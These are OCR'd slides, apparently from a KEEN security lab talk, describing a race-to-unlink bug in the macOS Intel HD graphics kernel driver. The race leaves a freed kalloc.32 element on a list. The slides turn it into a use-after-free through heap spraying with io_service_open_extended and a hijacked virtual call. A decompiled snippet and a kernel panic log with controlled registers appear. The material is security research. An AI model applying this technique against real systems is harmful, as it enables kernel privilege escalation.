


KEEN security lab


Race to unlink

- Call two threads to continuously remove two *adjacent* *different* elements
- If the remove finished normally
  - Just try again, nothing bad will happened
- If the remove finished *abnormally*
  - We’ll have a freed kalloc.32 element on list!
- Next->prev = prev;
- *prev = next; (prev->next = next)


Race to unlink




Race to unlink



Race to unlink



Race to unlink (if race failed)




Race to unlink (if race suceed)

- When begins list is:
  - ele1->ele2->ele3->ele4
- ele2->prev = ele3
  - ele3->prev = ele4
- ele1->next = ele3
  - ele2->next = ele4
- Now list is (searching using next ptr):
  - ele1->ele3->ele4
  - However ele3 is freed actually!

KEEN security lab

Race to unlink (if race succeed)



Turning into UAF

- Filling freed holes using io_service_open_extended
- Call unmap_user_memory with tail address after each race to detect
  - If race failed, nothing happens as list is intact
  - If race succeeded, contains and get will use our corrupted element!
- Traverse the list and trigger virtual call
  - Unmap_user_memory

```
v9 = (IGAccelMemoryMap **)IGHashTable<unsigned long long,IGAccelMemoryMap *,IGHashTra
                           (IGHashTable<unsigned long long,IGAccelMemoryMap *,IGHa
                           (const void *)instruct,
                           v6,
                           v7,
                           v8);
 v10 = *v9;
 IGHashTable<unsigned long long,IGAccelMemoryMap *,IGHashTraits<unsigned long long>,I
   (IGHashTable<unsigned long long,IGAccelMemoryMap *,IGHashTraits<unsigned long long
   instruct,
   v11,
   v12,
   v13);
 v10->vt->__ZN16IGAccelMemoryMap8completeEv(v10);
```

KEEN security lab

Craft free element on list

```
panic(cpu 1 caller 0xffffff8001d98fd9): Kernel trap at 0xffffff8001d8f170, type 13=general protection, registers:
CR0: 0x0000000080010033, CR2: 0x00000001057e6000, CR3: 0x000000021da4e0a5, CR4: 0x00000000001627e0
RAX: 0x0000000000000001, RBX: 0x4141414141414141, RCX: 0x0000000000000041, RDX: 0x0000000000000000
RSP: 0xffffff9130493ae0, RBP: 0xffffff9130493ae0, RSI: 0xffffff8012e87334, RDI: 0x4141414141414141
R8:  0x0000000000000004, R9:  0x0000000000000000, R10: 0xffffff9130493ba8, R11: 0xffffff8015633600
R12: 0xffffff8012e87334, R13: 0x00000000e00002c2, R14: 0xffffff8012e87334, R15: 0xffffff8015633600
RFL: 0x0000000000010202, RIP: 0xffffff8001d8f170, CS:  0x0000000000000008, SS:  0x0000000000000010
Fault CR2: 0x00000001057e6000, Error code: 0x0000000000000000, Fault CPU: 0x1, PL: 0

Backtrace (CPU 1), Frame : Return Address
0xffffff810382ddf0 : 0xffffff8001c838c7 mach_kernel : _panic + 0xe7
0xffffff810382de70 : 0xffffff8001d98fd9 mach_kernel : _kernel_trap + 0x6e9
0xffffff810382e050 : 0xffffff8001db7d83 mach_kernel : trap_from_kernel + 0x26
0xffffff810382e070 : 0xffffff8001d8f170 mach_kernel : _memcmp + 0x10
0xffffff9130493ae0 : 0xffffff7f841d93b2 com.apple.driver.AppleIntelHD5000Graphics :
__ZNK11IGHashTableIyP16IGAccelMemoryMap12IGHashTraitsIyEE8containsERKy + 0x42
0xffffff9130493b00 : 0xffffff7f841d7a2a com.apple.driver.AppleIntelHD5000Graphics :
__ZN16IGAccelCLContext15map_user_memoryEP22IntelCLMapUserMemoryInP23IntelCLMapUserMemoryOutyPy + 0x66
0xffffff9130493b50 : 0xffffff80022bb282 mach_kernel : _shim_io_connect_method_structureI_structureO + 0x122
0xffffff9130493b80 : 0xffffff80022bbefa mach_kernel :
__ZN12IOUserClient14externalMethodEjP25IOExternalMethodArgumentsP24IOExternalMethodDispatchP8OSObjectPv + 0x34a
0xffffff9130493be0 : 0xffffff80022b8f67 mach_kernel : _is_io_connect_method + 0x1e7
